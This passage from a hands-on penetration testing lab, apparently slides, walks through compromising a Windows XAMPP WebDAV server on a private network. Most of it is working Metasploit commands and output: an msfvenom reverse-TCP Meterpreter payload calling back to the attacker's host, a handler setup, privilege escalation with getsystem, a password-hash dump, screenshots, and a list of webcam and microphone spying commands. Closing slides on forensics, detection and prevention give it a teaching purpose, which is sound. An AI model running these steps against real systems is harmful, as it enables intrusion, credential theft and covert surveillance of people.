[*] downloading: 7pfF0oh.php -> 7pfF0oh.php
[*] download    : 7pfF0oh.php -> 7pfF0oh.php
meterpreter > rm 7pfF0oh.php
meterpreter > ls
Listing: C:\xampp\webdav
=====
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	313	fil	2017-08-08 10:09:20 -0400	index.html
100666/rw-rw-rw-	277	fil	2017-08-08 10:09:20 -0400	webdav.txt


```
meterpreter >
```


meterpreter: Post Exploitation Scripts

- The standard meterpreter help has several useful post exploitation commands but there is also a long list of post exploitation modules you can use with the 'run' command. Use tab-autocomplete to get a sense:

```
meterpreter > run post/windows/  
Display all 169 possibilities? (y or n)  
run post/windows/capture/keylog_recorder  
run post/windows/capture/lockout_keylogger  
run post/windows/escalate/droplnk  
run post/windows/escalate/getsystem  
run post/windows/escalate/golden_ticket  
run post/windows/escalate/ms10_073_kbdlayout  
run post/windows/escalate/screen_unlock  
run post/windows/gather/ad_to_sqlite  
run post/windows/gather/arp_scanner  
run post/windows/gather/bitcoin_jacker  
run post/windows/gather/bitlocker_fvek  
run post/windows/gather/cachedump  
run post/windows/gather/checkvm  
run post/windows/gather/credentials/avira_password  
run post/windows/gather/credentials/bulletproof_ftp  
run post/windows/gather/credentials/coreftp  
run post/windows/gather/credentials/credential_collector  
run post/windows/gather/enum_ad_computers  
run post/windows/gather/enum_ad_groups  
run post/windows/gather/enum_ad_managedby_groups  
run post/windows/gather/enum_ad_service_principal_names  
run post/windows/gather/enum_ad_to_wordlist  
run post/windows/gather/enum_ad_user_comments  
run post/windows/gather/enum_ad_users  
run post/windows/gather/enum_applications  
run post/windows/gather/enum_artifacts  
run post/windows/gather/enum_av_excluded  
run post/windows/gather/enum_chrome  
run post/windows/gather/enum_computers  
run post/windows/gather/enum_db  
run post/windows/gather/enum_devices  
run post/windows/gather/enum_dirperms  
run post/windows/gather/enum_domain  
run post/windows/gather/enum_domain_group_users
```


Still with us? Can you handle some more?



PHP Meterpreter ... Partial Meterpreter

Active sessions

=====

Id	Type	Information	Connection
--	----	-----	-----
4	meterpreter php/windows	Administrator (0) @ WIN-8SPMRFBGUKN	192.168.0.35:30405 -> 192.168.0.32:49252 (192.168.0.32)

- We had to use a PHP-based Meterpreter and this offers maybe 5% of what a full Meterpreter session give us
- From within Meterpreter console use 'load -l' to see the loaded modules list:

```
meterpreter > load -l  
stdapi  
meterpreter > █
```

- None of the powerful modules are available. No priv, mimikatz, incognito, espia, etc

msfvenom: Making a malicious callback

- Msfvenom is a commandline module to generate payloads and perform encoding for specified target architectures
- We will now use msfvenom to create a full-featured Meterpreter which we will then upload to the target, manually execute, and receive the reverse TCP session
- Open a new terminal window or tab on Kali. Do not close the msfconsole session.

Msfvenom: Syntax

```
root@there:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp  
lhost=192.168.0.35 lport=30333 -f exe -o /root/run_me2.exe  
No encoder or badchars specified, outputting raw payload  
Payload size: 333 bytes  
Final size of exe file: 73802 bytes  
Saved as: /root/run_me2.exe  
root@there:~#
```

- Syntax:

-a x86	x86 architecture (x64 Windows will run x86)
--platform windows	target O/S is Windows
-p windows/meterpreter/reverse_tcp	payload is reverse TCP meterpreter
lhost=192.168.0.35	IP address of your Kali machine
lport=30333	Unused port number on your Kali machine
-f exe	Output format will be a Windows EXE format
-o /root/run_me2.exe	Output file path and filename

meterpreter: Upload our executable

- Back in our meterpreter session:

```
meterpreter > upload run_me2.exe  
[*] uploading   : run_me2.exe -> run_me2.exe  
[*] uploaded    : run_me2.exe -> run_me2.exe
```

- Next we need to create a new listener to receive the Meterpreter session we expect to come in on port 30333

multi/handler

```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(xampp_webdav_upload_php) > sessions -l

Active sessions
=====

  Id  Type                Information                                     Connection
  --  -
  2   meterpreter php/windows Administrator (0) @ WIN-8SPMRFBGUKN 192.168.0.35:

msf exploit(xampp_webdav_upload_php) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.35
lhost => 192.168.0.35
msf exploit(handler) > set lport 30333
lport => 30333
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.0.35:30333
[*] Starting the payload handler...
msf exploit(handler) > █
```

```
background
sessions -l
```

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost ((your Kali IP))
set lport ((unused port))
set ExitOnSession false
exploit -j
```


meterpreter: Two At The Same Time

- Switch back to our PHP Meterpreter session
- Execute the run_me2.exe from within Meterpreter
- Background the PHP Meterpreter and confirm we now have two sessions: one a PHP Meterpreter the other a x86 Meterpreter

```
msf exploit(handler) > sessions -i 2
```

```
[*] Starting interaction with 2...
```

```
meterpreter > execute -f c:\\xampp\\webdav\\run_me2.exe
```

```
Process 1640 created.
```

```
[*] Sending stage (957487 bytes) to 192.168.0.32
```

```
meterpreter > [*] Meterpreter session 3 opened (192.168.0.35:30333 -> 192.168.0.32:49274) at 2017-08-09 00:04:59 -0400
```

```
meterpreter > background
```

```
[*] Backgrounding session 2...
```

```
msf exploit(handler) > sessions -l
```

```
Active sessions
```

```
=====
```

Id	Type	Information	Connection
--	----	-----	-----
2	meterpreter php/windows	Administrator (0) @ WIN-8SPMRFBGUKN	192.168.0.35:30444 -> 192.168.0.32:49270 (192.168.0.32)
3	meterpreter x86/windows	WIN-8SPMRFBGUKN\Administrator @ WIN-8SPMRFBGUKN	192.168.0.35:30333 -> 192.168.0.32:49274 (192.168.0.32)

```
msf exploit(handler) > █
```

Full Meterpreter

- Connect to the full meterpreter session
- Which modules do we have loaded now?

PHP Meterpreter

```
meterpreter > load -l  
stdapi  
meterpreter >
```

x86 Meterpreter

```
meterpreter > load -l  
espia  
extapi  
incognito  
kiwi  
lanattacks  
mimikatz  
powershell  
priv  
python  
sniffer  
stdapi  
winpmem  
meterpreter > █
```

More Post Exploitation

```
meterpreter > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```


and once we are SYSTEM

```
meterpreter > run post/windows/gather/hashdump  
  
[*] Obtaining the boot key...  
[*] Calculating the hboot key using SYSKEY b26732ee79b75fd8570a901a56886064...  
[*] Obtaining the user list and keys...  
[*] Decrypting user keys...  
[*] Dumping password hints...  
  
No users with password hints on this system  
  
[*] Dumping password hashes...  
  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c6596e7997ca7dc86b07796f002e517e:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```


Useful or Creepy?

- Grab a screenshot of the current desktop: 'screenshot'

```
meterpreter > screenshot  
Screenshot saved to: /root/.eEaIfqcv.jpeg  
meterpreter > █
```



Creepier

Stdapi: Webcam Commands

=====

Command	Description
-----	-----
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

Back to Post Exploitation Business

- ipconfig
- arp
- route

```
meterpreter > ipconfig
```

```
Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name       : Microsoft Virtual Machine Bus Network Adapter
Hardware MAC : 00:15:5d:02:d2:06
MTU        : 1500
IPv4 Address : 192.168.0.32
IPv4 Netmask : 255.255.255.0
IPv6 Address : ::1804:b7c4:ea0:3a4e
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::1804:b7c4:ea0:3a4e
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 12
=====
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:c0a8:20
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 13
=====
Name       : Teredo Tunneling Pseudo-Interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : 2001:0:9d38:953c:459:3a0d:3f57:ffdf
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::459:3a0d:3f57:ffdf
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
meterpreter > arp
```

```
ARP cache
```

```
=====
```

IP address	MAC address	Interface
-----	-----	-----
192.168.0.1	5c:8f:e0:fa:07:97	11
192.168.0.4	78:2b:cb:56:ef:16	11
192.168.0.8	30:05:5c:9d:5f:b1	11
192.168.0.12	80:ee:73:63:f5:46	11
192.168.0.15	00:08:9b:db:5d:b1	11
192.168.0.35	00:0c:29:dc:5f:35	11
192.168.0.255	ff:ff:ff:ff:ff:ff	11
224.0.0.2	00:00:00:00:00:00	1
224.0.0.2	01:00:5e:00:00:02	11
224.0.0.22	00:00:00:00:00:00	1
224.0.0.22	01:00:5e:00:00:16	11
224.0.0.251	00:00:00:00:00:00	1
224.0.0.251	01:00:5e:00:00:fb	11
224.0.0.252	01:00:5e:00:00:fc	11
239.255.255.246	00:00:00:00:00:00	1
239.255.255.246	01:00:5e:7f:ff:f6	11
239.255.255.250	00:00:00:00:00:00	1
239.255.255.250	01:00:5e:7f:ff:fa	11
255.255.255.255	ff:ff:ff:ff:ff:ff	11

```
meterpreter > route
```

```
IPv4 network routes
```

```
=====
```

Subnet	Netmask	Gateway	Metric	Interface
-----	-----	-----	-----	-----
0.0.0.0	0.0.0.0	192.168.0.1	10	11
127.0.0.0	255.0.0.0	127.0.0.1	306	1
127.0.0.1	255.255.255.255	127.0.0.1	306	1
127.255.255.255	255.255.255.255	127.0.0.1	306	1
192.168.0.0	255.255.255.0	192.168.0.32	266	11
192.168.0.32	255.255.255.255	192.168.0.32	266	11
192.168.0.255	255.255.255.255	192.168.0.32	266	11
224.0.0.0	240.0.0.0	127.0.0.1	306	1
224.0.0.0	240.0.0.0	192.168.0.32	266	11
255.255.255.255	255.255.255.255	127.0.0.1	306	1
255.255.255.255	255.255.255.255	192.168.0.32	266	11

```
No IPv6 routes were found.
```

```
meterpreter > █
```


Process List

```
meterpreter > ps
```

```
meterpreter > ps
```

```
Process List
```

```
=====
```

PID	PPID	Name	Arch	Session	User	Path
----	----	----	----	-----	----	----
0	0	[System Process]				
4	0	System	x64	0		
272	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\smss.exe
300	492	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
304	1592	cmd.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Windows\SysWOW64\cmd.exe
356	348	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
396	388	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
404	348	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wininit.exe
432	388	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
492	404	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\services.exe
500	404	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
508	404	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsm.exe
596	492	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
668	492	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
752	356	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\conhost.exe
760	492	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
808	492	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
856	492	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
912	492	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
956	492	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
1040	492	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1080	492	vmicsvc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\vmicsvc.exe
1092	492	httpd.exe	x86	0	WIN-8SPMRFBGUKN\Administrator	C:\xampp\apache\bin\httpd.exe
1100	492	vmicsvc.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\vmicsvc.exe
1120	492	vmicsvc.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\vmicsvc.exe
1152	492	vmicsvc.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\vmicsvc.exe
1176	492	vmicsvc.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\vmicsvc.exe
1324	492	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1424	2476	mmc.exe	x64	1	WIN-8SPMRFBGUKN\Administrator	C:\Windows\System32\mmc.exe
1824	1844	run_me2.exe	x86	0	WIN-8SPMRFBGUKN\Administrator	c:\xampp\webdav\run_me2.exe
1836	356	conhost.exe	x64	0	WIN-8SPMRFBGUKN\Administrator	C:\Windows\System32\conhost.exe
1844	2548	cmd.exe	x86	0	WIN-8SPMRFBGUKN\Administrator	C:\Windows\SysWOW64\cmd.exe
2136	492	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
2316	596	WmiPrvSE.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wbem\WmiPrvSE.exe
2380	492	taskhost.exe	x64	1	WIN-8SPMRFBGUKN\Administrator	C:\Windows\System32\taskhost.exe
2452	912	dwm.exe	x64	1	WIN-8SPMRFBGUKN\Administrator	C:\Windows\System32\dwm.exe
2476	2440	explorer.exe	x64	1	WIN-8SPMRFBGUKN\Administrator	C:\Windows\explorer.exe
2484	492	msdtc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\msdtc.exe
2548	1092	httpd.exe	x86	0	WIN-8SPMRFBGUKN\Administrator	C:\xampp\apache\bin\httpd.exe
2656	492	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
2684	304	run_me2.exe	x86	0	NT AUTHORITY\SYSTEM	c:\xampp\webdav\run_me2.exe
2764	2412	mmc.exe	x64	1	WIN-8SPMRFBGUKN\Administrator	C:\Windows\System32\mmc.exe
2884	492	sppsvc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\sppsvc.exe
2928	492	TrustedInstaller.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\servicing\TrustedInstaller.exe
2980	2476	cmd.exe	x64	1	WIN-8SPMRFBGUKN\Administrator	C:\Windows\System32\cmd.exe
2988	396	conhost.exe	x64	1	WIN-8SPMRFBGUKN\Administrator	C:\Windows\System32\conhost.exe
3024	2980	NETSTAT.EXE	x64	1	WIN-8SPMRFBGUKN\Administrator	C:\Windows\System32\NETSTAT.EXE

```
meterpreter > █
```

Purple Team Perspective

- Red Team = penetration testers
- Blue Team = network defenders
- Purple Team = strong understanding of both domains for a more effective and stealthy offense and defender knowledgeable in latest offensive techniques and able to mitigate, detect, and block



Forensic Footprints?

- What are the file system forensic footprints we created?
 - *All those .php files and the run_me2.exe for starters ...*
- What sort of logs may have been created?
 - *Take a look in c:\xampp\apache\logs\access.log*
- Any Windows event logs?

Intrusion Detection Signatures?

- Based on the forensics footprints any IDS ideas come to mind?
- Start a packet capture on the Windows target and perform the scanning and exploitation again. Stop the packet capture and see what the Nmap scan, the first PHP exploit, the PHP meterpreter session, and the full meterpreter session look like in the packets.

Prevention

- We exploited default credentials to do this exercise. Where or how do we change those credentials?
- Our firewall was wide open for this but how could we configure it to protect currently exposed services?
- Are there Apache settings we could use to better protect the webdav functionality? Do we even need webdav turned on?
- What Windows controls could have prevented exploitation or made it more difficult?

DIY Home Lab

- Microsoft offers free Windows 7 and 8.1 virtual machine images for download:
 - <https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>
- They expire after 90 days and are designed for testing Edge but you could also install Windows XAMPP, disable the Windows Firewall on the VM, and perform this lab at home.
- The XAMPP version used here was 1.7.3 available for free download from:
 - <https://sourceforge.net/projects/xampp/files/XAMPP%20Windows/1.7.3/>
(download the 53.7MB file [xampp-win32-1.7.3.exe](#))

Further Learning and Reading

- YouTube
- <https://www.offensive-security.com/metasploit-unleashed/>
- Books:
 - Metasploit: The Penetration Tester's Guide
 - Penetration Testing: A Hands On Introduction to Hacking

